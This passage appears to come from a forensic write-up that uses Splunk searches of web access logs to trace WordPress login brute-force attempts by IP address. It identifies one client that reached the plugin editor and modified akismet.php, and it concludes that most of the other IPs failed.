12/18/16 12:32:20.000 PM	91.200.12.81 - - [18/Dec/2016:12:32:20 -0500] "GET /wp-login.php HTTP/1.1" 200 2572 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)" host = yamin req_time = 18/Dec/2016:12:32:20 -0500 source = access_log sourcetype = access_combined uri = /wp-login.php uri_path = /wp-login.php
12/18/16 12:32:19.000 PM	91.200.12.81 - - [18/Dec/2016:12:32:19 -0500] "GET /wp-login.php HTTP/1.1" 200 2572 "http://irl.gatech.edu/wp-login.php" "Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)" host = yamin req_time = 18/Dec/2016:12:32:19 -0500 source = access_log sourcetype = access_combined uri = /wp-login.php uri_path = /wp-login.php
12/8/16 7:28:00.000 PM	91.200.12.81 - - [08/Dec/2016:19:28:00 -0500] "GET /wp-login.php HTTP/1.1" 200 2572 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)" host = yamin req_time = 08/Dec/2016:19:28:00 -0500 source = access_log sourcetype = access_combined uri = /wp-login.php uri_path = /wp-login.php
12/8/16 7:27:59.000 PM	91.200.12.81 - - [08/Dec/2016:19:27:59 -0500] "GET /wp-login.php HTTP/1.1" 200 2572 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)" host = yamin req_time = 08/Dec/2016:19:27:59 -0500 source = access_log sourcetype = access_combined uri = /wp-login.php uri_path = /wp-login.php


I proceed to check third-place, client ip: 91.200.12.114, with 3257 POST requests (3265 total events). I repeated the same process that I followed for the 2 previous client ips and the results were as follow: 0 edited files sent with POST request, 9 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 195.154.252.100, with 2918 POST requests (2924 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 6 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 91.200.12.93, with 2918 POST requests (2924 total events and tied for fourth place with above client ip). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 6 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 195.154.237.74, with 2922 POST requests (2928 events total). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 6 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.


I proceed to check the next client ip, 142.54.189.162, with 1764 POST requests (1768 events). I repeated the same process I followed for the previous client ips and we have another winner. I repeat the same process as I did with the first client ip I investigated. I get 6 events when I query for all events not associated with wp-login.php. The images below reflect my findings.



```
localhost:8000/en-US/app/search/search?q=search%20*%20host%3Dyamin%20file!%3D"wp-login.php"%20clientip%3D"142.54.189.162"&earliest=0&latest=&...

* host=yamin file!="wp-login.php" clientip="142.54.189.162"          All time

✓ 6 events (before 10/5/17 9:44:28.000 AM)   No Event Sampling        Job   Verbose Mode
Events (6)   Patterns   Statistics   Visualization
Format Timeline   — Zoom Out   + Zoom to Selection   × Deselect          1 hour per column
List   Format   50 Per Page
```

```
< Hide Fields        ☰ All Fields

Selected Fields
a host 1
a req_time 6
a source 1
a sourcetype 1
a uri 2
a uri_path 1

Interesting Fields
a a 1
# bytes 5
a clientip 1
# date_hour 2
# date_mday 2
# date_minute 3
a date_month 1
# date_second 6
```

```
i  Time                  Event
>  12/10/16              142.54.189.162 - - [10/Dec/2016:04:20:20 -0500] "GET /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0
   4:20:20.000 AM        HTTP/1.1" 200 32562 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/53
                         7.36"
                         host = yamin | req_time = 10/Dec/2016:04:20:20 -0500 | source = access_log | sourcetype = access_combined |
                         uri = /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 | uri_path = /wp-admin/plugin-editor.php
>  12/10/16              142.54.189.162 - - [10/Dec/2016:04:20:19 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 1
   4:20:19.000 AM        0.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36"
                         host = yamin | req_time = 10/Dec/2016:04:20:19 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-admin/plugin-editor.php |
                         uri_path = /wp-admin/plugin-editor.php
>  12/10/16              142.54.189.162 - - [10/Dec/2016:04:19:57 -0500] "GET /wp-admin/plugin-editor.php HTTP/1.1" 200 31920 "-" "Mozilla/5.0 (Windows NT
   4:19:57.000 AM        10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36"
                         host = yamin | req_time = 10/Dec/2016:04:19:57 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-admin/plugin-editor.php |
                         uri_path = /wp-admin/plugin-editor.php
>  12/9/16               142.54.189.162 - - [09/Dec/2016:12:30:41 -0500] "GET /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0
   12:30:41.000 PM       HTTP/1.1" 200 32283 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/53
                         7.36"
                         host = yamin | req_time = 09/Dec/2016:12:30:41 -0500 | source = access_log | sourcetype = access_combined |
                         uri = /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 | uri_path = /wp-admin/plugin-editor.php
>  12/9/16               142.54.189.162 - - [09/Dec/2016:12:30:38 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 1
```



```
i  Time                  Event
>  12/10/16              142.54.189.162 - - [10/Dec/2016:04:20:20 -0500] "GET /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0
   4:20:20.000 AM        HTTP/1.1" 200 32562 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/53
                         7.36"
                         host = yamin | req_time = 10/Dec/2016:04:20:20 -0500 | source = access_log | sourcetype = access_combined |
                         uri = /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 | uri_path = /wp-admin/plugin-editor.php
>  12/10/16              142.54.189.162 - - [10/Dec/2016:04:20:19 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 1
   4:20:19.000 AM        0.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36"
                         host = yamin | req_time = 10/Dec/2016:04:20:19 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-admin/plugin-editor.php |
                         uri_path = /wp-admin/plugin-editor.php
>  12/10/16              142.54.189.162 - - [10/Dec/2016:04:19:57 -0500] "GET /wp-admin/plugin-editor.php HTTP/1.1" 200 31920 "-" "Mozilla/5.0 (Windows NT
   4:19:57.000 AM        10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36"
                         host = yamin | req_time = 10/Dec/2016:04:19:57 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-admin/plugin-editor.php |
                         uri_path = /wp-admin/plugin-editor.php
>  12/9/16               142.54.189.162 - - [09/Dec/2016:12:30:41 -0500] "GET /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0
   12:30:41.000 PM       HTTP/1.1" 200 32283 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/53
                         7.36"
                         host = yamin | req_time = 09/Dec/2016:12:30:41 -0500 | source = access_log | sourcetype = access_combined |
                         uri = /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 | uri_path = /wp-admin/plugin-editor.php
>  12/9/16               142.54.189.162 - - [09/Dec/2016:12:30:38 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 1
   12:30:38.000 PM       0.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36"
                         host = yamin | req_time = 09/Dec/2016:12:30:38 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-admin/plugin-editor.php |
                         uri_path = /wp-admin/plugin-editor.php
>  12/9/16               142.54.189.162 - - [09/Dec/2016:12:30:35 -0500] "GET /wp-admin/plugin-editor.php HTTP/1.1" 200 31641 "-" "Mozilla/5.0 (Windows NT
   12:30:35.000 PM       10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36"
                         host = yamin | req_time = 09/Dec/2016:12:30:35 -0500 | source = access_log | sourcetype = access_combined | uri = /wp-admin/plugin-editor.php |
                         uri_path = /wp-admin/plugin-editor.php
```

```
Interesting Fields
a a 1
# bytes 5
a clientip 1
# date_hour 2
# date_mday 2
# date_minute 3
a date_month 1
# date_second 6
a date_wday 2
# date_year 1
# date_zone 1
a file 1
a ident 1
a index 1
# linecount 1
a method 2
a punct 2
a referer 1
```

I see 4 GET requests at different times. 2 of them occurred at 4:19am and 4:20am. There was a POST request at 4:20am with the same URI as the first attacker. Yet again, another 2 GET requests occurred 6 milliseconds apart (12:30:35 PM and 12:30:41 PM). The POST request occurred right in the middle of the latter 2 GET requests at 12:30:38 PM. This POST request also had the same URI as before. This verifies it could be another hacker or the same hacker from a different ip. The two images above reflect my findings.

I proceed to check the next client ip, 160.202.163.124, with 1464 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 0 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 195.154.253.152, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 62.210.146.49, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 91.200.12.115, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 91.200.12.132, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

I proceed to check the next client ip, 91.200.12.29, with 1461 POST requests (1464 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.

Finally, I proceed to check the last client ip over the baseline, 195.154.255.66, with 1457 POST requests (1460 total events). I repeated the same process that I followed for the previous client ips and the results were as follow: 0 edited files sent with POST request, 3 GET requests, and 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.